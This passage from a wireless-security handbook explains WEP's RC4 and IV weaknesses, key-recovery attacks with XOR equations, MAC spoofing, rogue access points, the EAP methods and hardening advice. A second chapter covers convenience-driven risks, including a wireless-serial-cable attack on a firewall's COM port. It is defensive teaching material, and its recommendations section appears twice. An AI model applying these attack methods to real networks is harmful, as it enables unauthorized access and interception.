authentication mechanism, that is, the cleartext challenge string and the encrypted challenge string. Extrapolating from the equations used to calculate the RC4-based message encryption, the attacker derives the shared authentication key. Most vendors ship their commercially available products with no security protection in place. As a result, malicious users are able to compromise WLANs with relative ease. These exploits are commonly referred to as *parking lot attacks* and do provide a backdoor to the wired data network. Wireless data traffic can be captured, altered, and replayed, if necessary, within a few hundred feet of a WAP. Legitimate data can be monitored using shareware tools, and communication can be hijacked using cache poisoning to gain control of TCP sessions.

Because the same keys are used for *open shared key authentication* and also for Wireless Equivalency Privacy (WEP), all wireless traffic exchanged from and to the WAP and to and from the clients can be deciphered.

A rogue access point is defined as an access location that is not authorized in an IEEE 802.11 wireless data network. A rogue access point may be a result of a group of users who are extending the existing wired Ethernet data network or a malicious attempt to access network resources without authentication. These points can be identified by capturing data packets and analyzing those that do not belong to authorized WAPs. Several commonly available open source analysis tools gather WAP data, including rogue points to capture the data packets that do not use the WAPs identified on the authorized list.

Wireless Equivalency Privacy (WEP)

Wireless Equivalency Privacy (WEP) is the encryption standard for IEEE 802.11b wireless data transmission. As part of the encryption, the Cyclic Redundancy Checksum (CRC) is calculated using CRC-32 over a plaintext message. The CRC ensures that data integrity is preserved during data transmission. A 24-bit random initialization vector (IV) is concatenated with the 40-bit secret key (k). The data encryption algorithm uses RC4 (Ron's Code 4), a stream cipher developed in 1987 by Ron Rivest. The IV is combined with a fixed-length secret key (k + IV) to form the seed as shown in Exhibit 27.2. The RC4, in combination with the seed, generates a series of pseudorandom data bits referred to as the key sequence. The series of pseudorandom data bits is bit wise XOR'd with the plaintext message to produce ciphertext (C). The RC4 cipher provides a simple-to-program encryption and decryption algorithm that is almost ten times faster than the DES algorithm. The IV is communicated to the peer by being placed in front of the ciphertext. Together, the IV, plaintext, and the CRC form a triplet of the actual data that typically makes up a wireless data frame.

The WEP decryption algorithm uses the IV from an incoming message to generate the key sequence necessary to decrypt the incoming message. The receiver has a copy of the same key generate an identical key stream. A bit-wise XOR of the RC4 pseudorandom number generator (PRNG) key sequence with the ciphertext yields the plaintext data. In addition, the integrity check vector (ICV) is used to verify decryption. This encryption can be deciphered with relative ease using open source exploit tools available on the Internet.

As shown in Exhibit 27.3, the output ICV′ is compared to the ICV. In case the comparison results in values of the two vectors that are not equal, it is concluded that the received message has been tampered with and an error indication is sent back to the sending station. The shared secret key that is used to encrypt/decrypt the data frames is also used to authenticate the wireless access client stations.

Lucent pioneered 128-bit WEP development efforts called *WEP Plus*. This extends the WEP key length from 40 bits to 104 bits. Thus, the time taken to crack the WEP key using brute force is extended from a few days




EXHIBIT 27.3 Wireless decryption algorithm.

to approximately 20 weeks. On top of the management problems using static WEP keys there are two serious issues that plague 128-bit WEP. The attacks on WEP are independent of the key length itself. A 24-bit IV is used regardless of whether a 64-bit or 128-bit WEP key is used. It is this IV that is the source of the weakness. The increase in key length does not improve overall security because it is the weakest link — the IV — that is exploited.

Once one plaintext/ciphertext pair is known, then the key stream is known, and thus all plaintext is also known because the key stream is reused. Known attacks on the WEP include IV reuse, as illustrated in Exhibit 27.4. Because the IV values can be reused, the wireless data networks lack replay protection. Also, a small IV space in WEP data is vulnerable to collision attacks.

In the best interest of maximizing efficiency and productivity, rapid deployment of WLANs security becomes paramount. However, this improvement in security does not come without added cost.

The *collision attack* exposes the finiteness or numerical limitation of the IV. This limitation, in turn, leads to identifying the WEP key. Because the IV is only 24 bits long, there are only a finite number of permutations of the IV using RC4 encryption from which to choose. Mathematically, there are only 16,777,216 (2^{24}) possible values for the IV. Some 16 million packets can go by on a heavily used wireless data network. At this point, the RC4-based encryption mechanism repeats the IVs from the already exhausted pool of values. Passive monitoring of the encrypted data and picking from the repeated IVs from the transmitted data stream can allow an attacker to begin the WEP key. Eventually, the necessary amount of data can be gathered, which in turn leads to the compromise of the WEP key.

The *replay attack* is based on the IV and centers around *weak IVs*. In this case, the encryption of data begins with RC4 choosing a random 24-bit number and then combining that number with the WEP key to encrypt the data. However, it has been found that some numbers in the range of 0 to 16,777,215 (2^{24}) do not work well as IVs for the RC4 encryption mechanism. When the RC4 algorithm picks out any of these *weak IVs*, the resulting encrypted data packet can be run through mathematical functions to reveal part of the WEP key. Capturing a large amount of data packets, a malicious attacker can pick out enough *weak IVs* to reveal the WEP key and also compromise the WLAN network's security.

The *table attack* is based on the exploit or decryption of the data captured during transmission assuming that the IV or WEP key is not compromised. This exploit is possible if the transmission contains the IV/key stream in every data packet.

EXHIBIT 27.4 Known Plaintext Attack

The data stream cipher: C = P ⊕ RC4 (IV | k) and
The plain text cipher: P = C ⊕ RC4 (IV | k)

During the process of WEP-based communications, the key stream is reused such that:

C1 = P1⊕ RC4 (IV | k)
C2 = P2⊕ RC4 (IV | k)
— — — — — — — — — — — —
thus extending the C1⊕ C2 = P1⊕ P2

The *broadcast key attack* is based on capturing the key stream data, and deciphering the WEP encryption as wireless data transmission begins with a broadcast key. A compromise or exploit of the WEP key is only possible using very specific types of packets from the data stream. This data can be captured over a period of time for further packet analyses. Because the data packets required for analyses occur very infrequently, a compromise requires a determined hacker and large amount of data.

Managing WEP Keys

The WEP key deployment raises another concern related to key management. When WEP is enabled, per the 802.11b standard, it is necessary to configure each wireless device and type in the proper WEP key. When this configuration is rolled out to a new client setup and the key gets compromised for any reason (or a user leaves the organization, or a user shares the key over the telephone, or someone guesses the password), the key needs to be changed or all data security is lost. This may be a rather trivial effort for a few users on the network, but what if an entire university campus or hundreds of corporate network users are affected? In these cases, changing the WEP key quickly becomes a resources, time, and logistics challenge. This key change can become even more complicated if there are critical production systems that directly impact end users and clients who are accessing the data network.

Wireless access control threats, also termed as wireless access control management (WACM), results in malicious user access into the Intranet (internal data network) rather than limiting user access to the public data segment allowing restricted Internet access.

Recommendations

A fairly easy-to-implement security measure is to turn off the broadcast feature of the SSID. Now the user has to type the SSID into the wireless client. This serves as a deterrent to defend the WLAN against casual wardriving scans. While this safeguard does increase the time to manage the access client, it does not require any additional software integration.

Flaws in the WEP can be overcome using *broadcast key rotation.* As per the 802.11b protocol specification, there are two WEP keys. One encryption key is used to encrypt the individual stream of data between the WAP and the wireless client while the other key is used to encrypt broadcast DHCP or ARP transmission requests. Thus, a WLAN can be made more secure by generating broadcast data encryption keys that have a shorter life in comparison to their counterparts. The network administrator configures an expiration time on the WAP and every time the counter resets, the WAP broadcasts a new broadcast WEP key. In typical WLAN deployments and WAP configurations, the reset times are set to an excess of ten minutes. This provides enough time for attackers to intercept useful wireless data packets that, in turn, are cumulatively required to crack the WEP key. Thus, broadcast key rotation is only effective as part of an overall WLAN security implementation and policy.

The MAC address of a network interface card (NIC) is a unique, 12-digit hexadecimal number used by every card to communicate on the Internet. Because each NIC has its own individual address, the WAP can be configured such that it accepts only one MAC address (assuming that only one legitimate client connection is required). Thus, every other MAC address-based card that does not need to cannot gain access to the data network. This is made possible using a database of MAC addresses that each WAP looks at before establishing a connection to the network. While the filtering of MAC addresses is effective for communication among clients in small networks, it is an administrative challenge to maintain and manage the database for larger data networks in an enterprise environment.

MAC address filtering in itself is not secure. Using freeware or shareware wireless sniffer tools available over the Internet, a malicious user can intercept wireless network data, and extract the MAC address from the data frame communications even if the packets are encrypted. The extracted MAC address can be replaced by a spoofed MAC address to communicate with the WAP — thus defeating the MAC filter-based wireless security.

Secure Wireless Connections and Implementation Options

VPNs are and will continue to be a network access solution for handling secure wireless connectivity. Thus, unauthorized user access to the wired data network can be prevented using a VPN solution. The idea behind

the implementation of this security measure is to consider the WLAN as the equivalent of the Internet. A firewall device separates the trusted data network from the untrusted Internet. The remote users accessing the data network are challenged by the firewall and only allow legitimate users into the data network via an encrypted, secure channel. The same idea applies to the wireless networks. Using the VPN solution, all wireless network traffic is segmented behind a firewall. Each client is then configured with a VPN client and tunneled over the wireless network to a VPN concentrator on the wired network. This security setup uses proven technology to prevent outsiders from gaining access to the wired network.

The process of gaining legitimate access to a wireless network begins with the client boot-up and assignment of an IP address. Once the client has been assigned an IP address, using either static addresses or a DHCP addressing scheme, the client can negotiate a tunnel over the wireless network to begin its data communications. Malicious users also attempt to use the same process, except that they do not gain direct access to the wired network. A malicious user with a valid IP can now communicate with other wireless clients that are configured outside the firewall. Taking this intrusion a step further, the malicious user also has the ability to break into a legitimate user's client, gaining access to the wired data network. It is possible to prevent this by allowing the wireless user to only communicate with the VPN access concentrator. Because available wireless network bandwidth is shared among clients, there are only 11 Mbps available. Piggybacking on a legitimate client can degrade network access speeds significantly, leading to denial-of-service (DoS) attacks on the data network.

The 802.1x standard was ratified in April 2002 by the IEEE. This port-level security enhancement is a new layer 2 (MAC address layer) security protocol that enhances the authentication stage of the wireless secure login process. During the authentication or login process, the wireless device requests access to the WAP. The WAP demands a set of credentials. The device user responds with the credentials that the WAP forwards to a standard RADIUS server for authentication and authorization. RADIUS (Remote Authentication Dial-In User Service) is commonly used to authenticate remote access dial-in users. The exact method of supplying credentials is defined in the 802.1x standard, referred to as the EAP (Extensible Authentication Protocol). While EAP is the main security component of the IEEE 802.11x standard, it is also a flexible authentication development suite that is used to create custom methods of passing user credentials. There are four commonly used EAP methods in use today: EAP-MD5, EAP-Cisco Wireless (also known as LEAP), EAP-TLS, and EAP-TTLS.

EAP-MD5 relies on an MD5 hash of a username and password to securely communicate the user credentials on to the RADIUS server — thus preventing unauthorized users from accessing the wireless data network using the static WEP encryption scheme. This inadequate protection allows malicious users to sniff the wireless data, decrypt the WEP key, and consequently access all the wireless data. In addition, EAP-MD5 does not provide for a means of verifying the authenticity of the WAP. This weakness can be exploited by a determined hacker who has configured the rogue access point to appear as a legitimate source of data communication. Thus, EAP-MD5 is considered the least secure of all the common EAP standards. Furthermore, the EAP-MD5 authentication standard offers no additional key management or dynamic key generation.

EAP-Cisco Wireless, or LEAP, is an authentication standard developed by Cisco in conjunction with the 802.1x standard, and is the basis for much of the ratified version of EAP. Like EAP-MD5, LEAP accepts the login username and password from the wireless device and transmits the data to the RADIUS server for authentication. What sets LEAP apart from EAP-MD5 are the extra features it adds over what is explicitly called for within the 802.1x/EAP specification. When LEAP authenticates the user, one-time WEP keys are dynamically generated for that session. This means that every user on your wireless network is using a different WEP key that no one knows, not even the user. Also, you can combine this with the session timeout feature of RADIUS to have the user re-log in every few minutes (handled behind the scenes; the user does not have to type in anything) and create new dynamic WEP keys that change every few minutes. Setting your RADIUS server up this way effectively nullifies current attacks on WEP because the individual keys are not used long enough for an attacker to crack them. LEAP also stipulates mutual authentication of client-to-AP and AP-to-client above that strictly called for in 802.1x. This prevents a hacker from inserting a rogue AP into your network and fooling your wireless clients into thinking it is a secure connection.

LEAP does not come without its own drawbacks. MS-CHAPv1 authenticates both the WAP and the client by passing on the user log-on credentials. But the MS-CHAPv1 has a known set of vulnerabilities. The authentication protocol can be compromised with the right set of hacker tools. While there are no known instances of LEAP being compromised, MS-CHAPv1 is a weakness. The second drawback in implementing LEAP is that the protocol only works on Cisco end-to-end networks. While Cisco has added LEAP capabilities

to its wireless client, other vendors are working to add LEAP to their wireless client software to allow non-Cisco network cards in established LEAP implementations.

EAP-TLS is outlined in RFC 2716 and implemented by Microsoft. Instead of username/password combinations, EAP-TLS uses X.509 certificates to handle authentication. While the EAP-TLS relies on Transport Layer Security, the IETF is also drafting a standard such that the Secure Socket Layer (SSL) communications can send PKI-specific information into the EAP data buffer. Like LEAP, EAP-TLS provides dynamic one-time WEP key generation, and WAP authentication from and to the wireless client. EAP-TLS is platform independent, supporting a client written for Linux and Windows operating systems (except Windows CE).

Implementing EAP-TLS does not come without its limitations. In case the organization does not already have PKI in place for handing out certificates to trusted parties, there is a steep learning curve to understanding whether the PKI solution should be VPN-centric, authentication-centric, or network-centric, as well as how the solution of choice can be implemented. The only way to easily deploy EAP-TLS is to use an Active Directory (AD) solution that integrates with a Microsoft Certificate Server with wireless clients that only log in to the AD. All digital certificates are published to the user accounts in the AD. If Open LDAP or Novell Directory Services are used, digital certificates for the user accounts cannot be used. The RADIUS server has no standards-based mechanisms to distinguish if the digital certificate being exchanged is indeed a valid certificate. In addition, the identity exchange is completed using cleartext communications before the digital certificates are exchanged. This weakness can be exploited by *passive attacks*, allowing for footprint or fingerprint analyses by a malicious user.

As an alternate authentication option to EAP-TLS and overcoming the PKI implementation challenges, Funk Software developed the EAP-TTLS. As part of a two-step process, the first step is the authentication step. The WAP identifies itself to the WAP client with a server certificate. In the next step, a TLS tunnel is established, allowing for authentication of the client to the client with a digital certificate. The users now send their credentials, that is, the username/password format. These credentials are also referred to as the *attribute-value pairs*. In turn, the EAP-TTLS sends the user credentials through a number of administrator-specified challenge–response mechanisms, including PAP, CHAP, MS-CHAPv1, MS-CHAPv2, PAP/Token Card, or EAP.

Recommendations

A fairly easy-to-implement security measure is to turn off the broadcast feature of the SSID. Now the user has to type the SSID into the wireless client. This does serve as a deterrent to defend the WLAN against casual wardriving scans. While this safeguard does increase the time to manage the access client, it does not require any additional software integration.

Flaws in the WEP can be overcome using *broadcast key rotation.* As per the 802.11b protocol specification, there are two WEP keys. One encryption key is used to encrypt the individual stream of data between the WAP and the wireless client, while the other key is used to encrypt broadcast DHCP or ARP transmission requests. Thus, a WLAN can be made more secure by generating broadcast data encryption keys that have a shorter life in comparison to their counterparts. The network administrator configures an expiration time on the WAP and every time the counter resets, the WAP broadcasts a new broadcast WEP key. In typical WLAN deployments and WAP configurations, the reset times are set to an excess of ten minutes. This does provide enough time for attackers to intercept useful wireless data packets that, in turn, are cumulatively required to crack the WEP key. Thus, broadcast key rotation is only effective as a part of an overall WLAN security implementation and policy.

The MAC address of a network interface card (NIC) is a unique, 12-digit hexadecimal number used by every card to communicate on the Internet. Because each NIC has its own individual address, the WAP can be configured such that it accepts only one MAC address (assuming that only one legitimate client connection is required). Thus, every other MAC address-based card that does not need to cannot gain access to the data network. This is made possible using a database of MAC addresses that each WAP looks at before establishing a connection to the network. While the filtering of MAC addresses is effective for communication among clients in small networks, it is an administrative challenge to maintain and manage the database for larger data networks in an enterprise environment.

MAC address filtering in itself is not secure. Using freeware or shareware wireless sniffer tools, available over the Internet, a malicious user can intercept wireless network data, and extract the MAC address from the data frame communications even if the packets are encrypted. The extracted MAC address can be replaced by a spoofed MAC address to communicate with the WAP, thus defeating the MAC filter-based wireless security.

Conclusion

While IEEE 802.11x continues to be ratified with data security improvements, there are basic configurations and implementations that can assist with securing the wireless data network, including:

- Change the SSID on a regular basis.
- Change the passphrase for the SSID management.
- Do not allow the SSID to be broadcasted.
- Use 802.1x for key management and authentication.
- Configure WEP for the highest level of data encryption available at the WAP.
- Set the currently established idle session to timeout every ten minutes or less.
- Rename the default SSID name so that it does not provide information regarding the network.
- Set your WAP to be a *closed* network and set the authentication method to be *open*.
- Rotate the broadcast keys every five to ten minutes, depending upon the data sensitivity requirements.
- If feasible, configure the wireless network behind its own routed interface such that data communications can be shut off in case the need does arise.
- Enforce MAC address validation to ensure that unauthorized or nonregistered devices, when connected, do not gain network access.
- Maintain and enforce access policies such that unauthorized data access is denied.
- Prevent wireless data signal emanations by planning to relocate the WAP antenna to a physical area that mitigates malicious scanning.

While the 802.11i wireless networks continue to evolve, the WEP/TKIP will be replaced by the new encryption scheme called the Advanced Encryption Standard – Operation Cipher Block (AES-OCB). This new encryption standard is a version of the AES that has been adopted by the U.S. Government as the replacement for the 3-DES encryption standard. Furthermore, implementation of the AES-OCB encryption standard is expected to be stronger than the current WEP/TKIP.

References

Your 802.11 Wireless Network Has No Clothes, Arbaugh, W.A., Shankar, N., and Wan, Y.C.J., 2001

Intercepting Mobile Communications: The Insecurity of 802.11, Borisov, N., Goldberg, I., and Wagner, D., 2001

Weaknesses in the Key Scheduling Algorithm of RC4, Fluhrer,S., Mantin, I., and Shamir, A., 2001.

Wireless LAN Security: A Short History, Gast, M., 2002.

Wireless Security Blackpaper, Dismukes, T.A.

Wireless LAN: Security — WEP, Katholieke Universiteit Leuven., 2002.

802.11 Wireless Networks: The Definitive Guide, Matthew Gast, O'Reilly, 2002.

Fahey, D. and Smith, E., "Wireless Neworks: Detecting/Exploiting/Securing," SANSFIRE 2002.

Wireless Security Mayhem: Restraining the Insanity of Convenience

Mark T. Chapman, MSCS, CISSP, IAM

It is just past supper time in a small town in 1953. The family gathers around the black-and-white television to watch the only show on the only station in town. The father fusses with the controls and the rabbit ears to get the clearest signal. Successful, he rushes to his chair. At the exact moment he sits down, the picture turns to static. He gets up with a determinedly authoritative smile. He quenches the urge to curse aloud out of fear that it may upset the magical device. Once he gets to the TV, he merely reaches toward the controls and the picture becomes "clear as a bell." He slowly backs up to his chair — not daring to take his eyes off the TV. He crouches. His hand blindly finds the arm of the chair. He leans back… further… almost sitting… and BAM! The picture disappears. "This fool thing has a mind of its own!"

Outside, two boys are slowly walking their dog on the sidewalk. They can barely contain themselves at the ingenuity of their latest mail-order kit. They simply close the circuit on the FM transmitter to willfully jam the TV signal for several hundred feet. The art, of course, is to time it with the animations of the unsuspecting neighbor who they clearly see through the picture window. "Now *that's* television!"

While television is an entertaining example, wireless communication technologies pose significant challenges to information security practitioners. The convenience of wireless connectivity is compelling. The cost is trivial. The setup time and knowledge required to do a "default installation" is nominal.

Long before the threats from the Internet are restrained with any more than a short-sleeved straightjacket, everyone seems to be deploying inexpensive and easy-to-set-up wireless access. To combat the risks, there are enough wireless security solutions to make an information security practitioner's head spin.

For the purposes of this chapter, "wireless" refers to any communication technology that uses radio waves or similar techniques to transmit information through the air. The simplicity of this definition forces the information security practitioner to consider more than just the most popular wireless networking protocols of the moment.

The challenge is to look beyond the alphabet soup of wireless security protocols and standards by providing a set of reasonable guidelines for mitigating threats associated with many kinds of wireless access. From cordless phones to cellular, from garage door openers to car keys, from 802.11b to 802.11x, the time is here and now to take a reasonable approach toward understanding and managing the risks associated with the convenience of wireless connectivity.

An information security practitioner will consider the following:

- *Culture of convenience:* what price will people pay for availability?
- *Purpose of the network:* how to apply the concepts of least privilege.
- *Policy:* which policies are most important when it comes to wireless solutions?

- *Range of network:* how far does a network reach in space and time?
- *Cryptography:* what role should it play?

The Culture of Convenience

The convenience of wireless solutions often overshadows any concerns about information security. Many people deploy wireless solutions with almost no consideration for the confidentiality, availability, or integrity of the information exposed due to the unique aspects of wireless connectivity.

People are not accustomed to having any influence on the effectiveness of security controls. For example, there are few options other than to trust the automobile manufacturer with the appropriateness of the security level of car keys. The culture of convenience now demands that most new cars come with a remote entry system. The owners must accept whatever level of security the company uses for the wireless solution.

On the surface, this is reasonable. Any key, it seems, is simply a deterrent to keep the honest people honest. The "rock-through-the-window" approach always works if someone simply wants to steal a purse from the front seat. If someone is savvy enough and motivated enough to hot-wire a car, or tow it, then the shape of the physical key or the secrecy of the wireless entry system might not even slow them down.

The big question is whether or not the convenience of a remote entry system poses new threats in comparison to legacy car keys? In the past, if a driver lost her keys at the mall, it was an inconvenience. The chances that someone would steal something from her car were negligible because there were simply too many cars in the crowded parking lot.

Essentially, the location of her car is a secret. Thanks to the culture of convenience, the added "locate" function on a remote entry system often makes it trivial for someone to find a car. In the context of this chapter, it is the confidential information about the location of the car that has been compromised.

From an information security awareness perspective, many people understand that they should not label their car keys. It is less clear to define the reasonable measures someone should take with respect to the very convenient and very helpful remote entry systems.

All too often, convenience is the opposite of security.

Consider a typical home Internet user, Alice. Alice left the woes of dial-up networking far behind for the convenience of inexpensive, always-connected broadband. When she took that big step, the desktop computer in her den was immediately exposed to threats from the Internet "24/7" instead of just the limited hour or two each day in the dial-up era. To address the perceived increased threats from the Internet, Alice purchased anti-virus software, installed a personal firewall, and regularly applies patches to her system. For the purposes of this chapter, she takes sufficient reasonable measures to protect her computer.

A few months into "broadband heaven," Alice decides that she would rather use a laptop to connect to the Internet from her couch — or better yet, from her back porch. After spending less than $100, her laptop is able to connect to the Internet from anywhere in the neighborhood.

Alice has heard that wireless networks are "not secure." To be honest, she does not care. Alice continues to take reasonable measures to protect her laptop computer. Why would she be motivated to protect this separate thing called the "network"? From her perspective, it is all just the "Internet" anyway. If she can keep the whole world of Internet crackers out of her system, then how difficult could it be to keep the neighborhood kids at bay?

Convenience wins, even if security is a concern.

Alice's husband, Bob, is even less concerned about securing his home computer that he uses primarily for online gaming. After realizing the freedom and convenience of his unrestricted access at home, Bob puts pressure on the people at work to give him wireless access. On the surface, it is a compelling argument that he has a more convenient solution at home than at work.

The culture of convenience demands extra functionality that seems inexpensive and easy to use. Seldom, if ever, is information security a primary consideration.

What Is the Purpose of the Wireless Solution?

All wireless technology solutions should have a purpose. Is the purpose to allow café patrons to be able to surf the Internet? Is the purpose to allow doctors and nurses to access patient information in a hospital wing? Is it to allow teachers to access the grading system? Is it for building access? Tracking products in a warehouse? Is it to try out the latest technology? Is the purpose of the solution to save money over wired alternatives?

The sole purpose of a wireless solution is often the purpose of convenience. For an information security practitioner, it is important to determine the clear purpose of any wireless solution. Performing the following six steps may help clarify the purpose:

1. In one sentence, clearly define the business purpose of the wireless solution. Use terms that emphasize the desired results. Here are some examples:
   — To save money on telecommunications costs by replacing the current ISDN system with a point-to-point microwave solution.
   — To reduce the amount of time spent off the factory floor due to personal phone calls by providing cordless phones.
   — To allow students to access online coursework from any location on campus by providing full 802.11b wireless coverage.
   — To make Bob feel as if his office IT department is as technically competent as his wife Alice.
2. Identify the critical success factors for the solution. These may include specific cost reductions, productivity improvements, increased customer satisfaction metrics, or anything else that is measurable. The idea is to drill down several levels deeper than the one-sentence business purpose. It may include specific performance requirements of the solution, such as minimum bandwidth or availability constraints. Examples include:
   — Reduce telecommunication costs by 40 percent in the next six months.
   — Decrease break times by five minutes.
   — Increase online test scores by five percent.
   — Provide at least 2 MB throughput within 100 yards of any campus building.
   — Provide compatibility with any 802.11b device that supports 40-bit encryption or better.
3. Define who the targeted audience is for the solution. Be specific.
   — All teachers and faculty at the downtown campus should have access to the administrative network. All students should have Internet-only access. The idea is not to provide Internet access to the general public.
   — Any employee who is on break is allowed to use the cordless phones for local personal calls.
   — This solution is just for Bob and his handheld computer.
4. Determine who is accountable for the implementation and ongoing solution management. What is the expected level of service from these people?
   — The District Technology Coordinator is accountable for all on-campus networking services. To reduce the help desk calls, all students will receive an e-mail instruction at the start of the semester about how to connect to the network. Given the limitations of the current help desk and the variety of devices, it is not expected to receive one-on-one consulting for personal equipment. Teachers and faculty will receive the highest priority from the help desk.
   — The janitor will make certain that all cordless phones are returned to their chargers at the end of every shift. If any phones stop working during the shift, the supervisor will create a work-order for replacement within 72 hours by the telecommunications department.
5. Clearly define the owner of any hardware devices, software, or information that uses the wireless solution. It is appropriate to refer to relevant policies, guidelines, and standards.
   — The teachers and faculty will be allowed to connect the laptops that have been provided by the school to the administrative wireless network. Any information on the administrative network is the property of the school. The teachers, faculty, and students will be allowed to connect to the Internet with any device that meets the minimum compatibility requirements, including personal equipment. The school reserves the right to monitor any network traffic on any wireless or wired network.
   — The only devices that can connect to the hospital network are those provided and supported directly by the hospital.
6. Apply the concept of least privilege to the purpose of the wireless solution. The concept of least privilege is to grant the minimal amount of access required to achieve a goal. In this case, the goal is to minimize the scope of the wireless solution while maximizing the desired results. Least privilege is least likely to occur in a strong culture of convenience.

— If only students should have access to the wireless network, specify that the network is not open to the public.
— If doctors are supposed to be able to access areas of the network that nurses cannot, specify that difference as part of the purpose of the network.
— If only 100 yards of coverage are required between buildings, then specify that it is not to exceed 200 yards with the standard antennas.
— If the cordless phones are for occasional use, then let them share one extension.

Defining the purpose of a wireless solution is the first and most important step in setting clear expectations. The message to all involved is to increase awareness that the organization must strike a balance between convenience and security.

What Are Some Common Threats?

The risks associated with a wireless solution for personal use may be quite different from risks within an organization. Something as simple as an automatic garage door opener could pose a negligible incremental security risk at home because there are easier ways to break into a garage, such as entering through a window. The information security implications of the wireless communications in this environment are almost irrelevant as long as the neighbor's opener does not cause an inconvenience by opening every door on the block! In a different context, the same solution could expose the valuable content of a warehouse to theft. A garage door opener could even pose a national security threat if it uses the same frequency as some seemingly unrelated critical infrastructure component. It is imperative to perform some level of risk assessment for each wireless network.

Threats generally fall into the familiar categories of Confidentiality, Integrity, and Availability, sometimes referred to as the CIA triad. Additionally, it may be appropriate to consider a fourth category, called "Liability."

The goal of Confidentiality is to keep private information private. The idea of Integrity is to have a high confidence that nobody has purposefully or accidentally tampered with the data. The threats to both of these areas are well-known privacy and authentication issues. The unique threats from the wireless networking side are often misunderstood. For example, what good does it do to 3-DES-encrypt and RSA-sign every packet that goes across the wireless network — just to have it decrypted by the access point for plaintext travel across the wired network? What good does it do to use 3-DES encryption if the key is public knowledge? Could there be confidentially issues if someone brings his own bandwidth to work on some of the new cellular phones and personal digital assistants?

The goal of availability is that the information must be available when it is needed. With wireless solutions, this can be much more difficult than with wired counterparts. In a wired solution, it is usually crystal clear who owns the wire. In a wireless solution, almost everyone is sharing public radio frequency bands. Very few organizations have the ability or the need to license an RF band. What this means is that the availability of the most common wireless solutions is at risk by law! The FCC and similar organizations state that "This device must accept interference…." Cordless phones, 802.11b, microwave ovens, and loads of other solutions legally share the same channels. Additionally, there is not much to prevent nearby entities from causing interference by legally using exactly the same solutions.

An organization is lucky if the threats only come from law-abiding citizens. Consider the example of the two boys with the illegal TV-jamming equipment. If high availability is critical to the success of the wireless solution, it is likely that an alternative solution will be required.

Outside the CIA triad, there is one more area of threats that applies to wireless solutions: Liability. Remember Alice's attitude about her wireless Internet connection at home? She protected her laptop from a CIA perspective from the Internet and the neighborhood kids. She did not protect her wireless network as she was unconcerned or uninformed about potential liability issues. In the case of home networks, this may be acceptable for now. For organizations, there could be significant issues if someone uses the wireless network to cause harm elsewhere.

Take, for example, a school district. Assume that it has properly separated the wireless computing lab from the administrative systems. Assume that confidentiality is not a problem — because there is no sensitive information on the lab machines. All students log in as "LAB1" — so predators cannot identify them. Assume that integrity is not an issue. Even if someone changes the information, it may not be a problem

— as the purpose is to simply learn how to deploy wireless networking technology. Availability is not a problem, as the purpose is to learn to make it work. In this case, liability may still be an issue. Some possible scenarios include:

- Someone is using the wireless network to store illegal software on the school's machines. It is not required that the lab be connected to the Internet; a wireless-accessible file-store can easily be accessed from a public place outside the building.
- If the wireless network is connected to the Internet, someone might use it to hack a bank or to provide some interesting, although immoral or illegal, Web services.

A softer side of the liability issue is that of credibility. Several organizations have lost competitive advantage due to avoidable situations, such as being mentioned on the evening news in a story about "war driving," which is the act of driving around with an antenna looking for open wireless networks.

Wireless "war driving" by itself is not a new concept. In 1953, the two boys with the TV transmitter were "war"-walking the dog. By 1975, they graduated to "garage-door-opener testing." The main difference now is the level of sophistication and the coordination of efforts. This phenomenon is now almost scientific, with online nationwide street-by-street maps of the wireless world.

It is critical to identify what needs to be protected with respect to the CIA triad and liability. Does information need to be protected in transit or in storage? Is there a strong need for authentication, or is anonymity critical to success? Is non-repudiation— the ability to have an objective third party confirm or deny that an event has happened — an issue with the solution? Are there timing issues with respect to revoking access on short notice? What are the expectations for equipment failure — especially if the equipment is personal equipment? Do users have a reasonable sense of privacy, or do they expect their personal devices to be magically protected by, and from, the organization's network?

There are several threats that are much more probable, given the very nature of a wireless solution. Awareness of these types of attacks may help organizations that have been quite conservative in adopting wireless solutions. The very existence of wireless solutions changes the threat profile, whether or not an organization is implementing the technology.

Consider the "binocular attack," which works with technical and nontechnical resources. The attack is to simply use a run-of-the-mill pair of binoculars or a telescope to observe someone's monitor or papers on the desk. This is, technically, "wireless." At about the same level as "dumpster diving" or "social engineering," it is much cleaner and requires much less skill. Close the curtains on sensitive information.

Another example comes from the physical layer. In the same way that finding a remote access key to an automobile may pose an information security threat, other threats abound as more and more devices are part of wireless solutions. It is easier to steal a building access key than it is to reverse-engineer one!

Common threats also include the creative misuse of available technology. Consider a readily available and lesser-known device called a wireless serial cable. The concept is easy. On a manufacturing floor, there are a series of measurement devices, such as scales, calipers, etc. For years, these have run on an RS-232 or RS-432 interface. There are strict limitations as to the effective length of these cables. As expected, there are now several wireless solutions to the rescue! One end of the "wireless cable" is an actual cable that connects to the computer. The other end is an antenna. A similar device with an antenna and a serial cable connects to the scale. The computer and the scale are not aware that there is anything but an actual cable directly connecting them.

One of the author's favorite demonstrations is a wireless attack against a firewall. The COM port is often assumed to be physically secure; thus, minimal authentication is required to access the configuration files. The idea of the attack is to plug one end of a wireless serial cable into the COM port of the firewall. The other end of the cable can be three miles away and connected to a laptop. Yes, it does require initial physical access. Awareness of this attack is one of the best ways to prevent it. It does not take much creativity to come up with similar attacks on desktop machines, printers, and other devices.

The final category of threats falls under the familiar "Trojan horse" and "man-in-the-middle" attacks. To make wireless solutions as convenient as possible, the designers often configure the devices to automatically connect to the clearest signal. Whether a cellular phone or a laptop computer, it is often simple to set up an unauthorized access point. When the convenient device attempts to authenticate to the rogue access point, it may share some secrets about how to connect to the real thing.

What Is the *Range* of the Problem?

Wireless connectivity is not inherently less secure than wired alternatives — with the one notable exception of *range control.* Most wired solutions do not force the use of encryption or require users to authenticate before communicating. Many wired technologies are directly or indirectly connected in some way to the Internet or the phone system — both of which may pose significant threats to information. Nonetheless, it does seem that wireless solutions pose a higher security risk than wired alternatives.

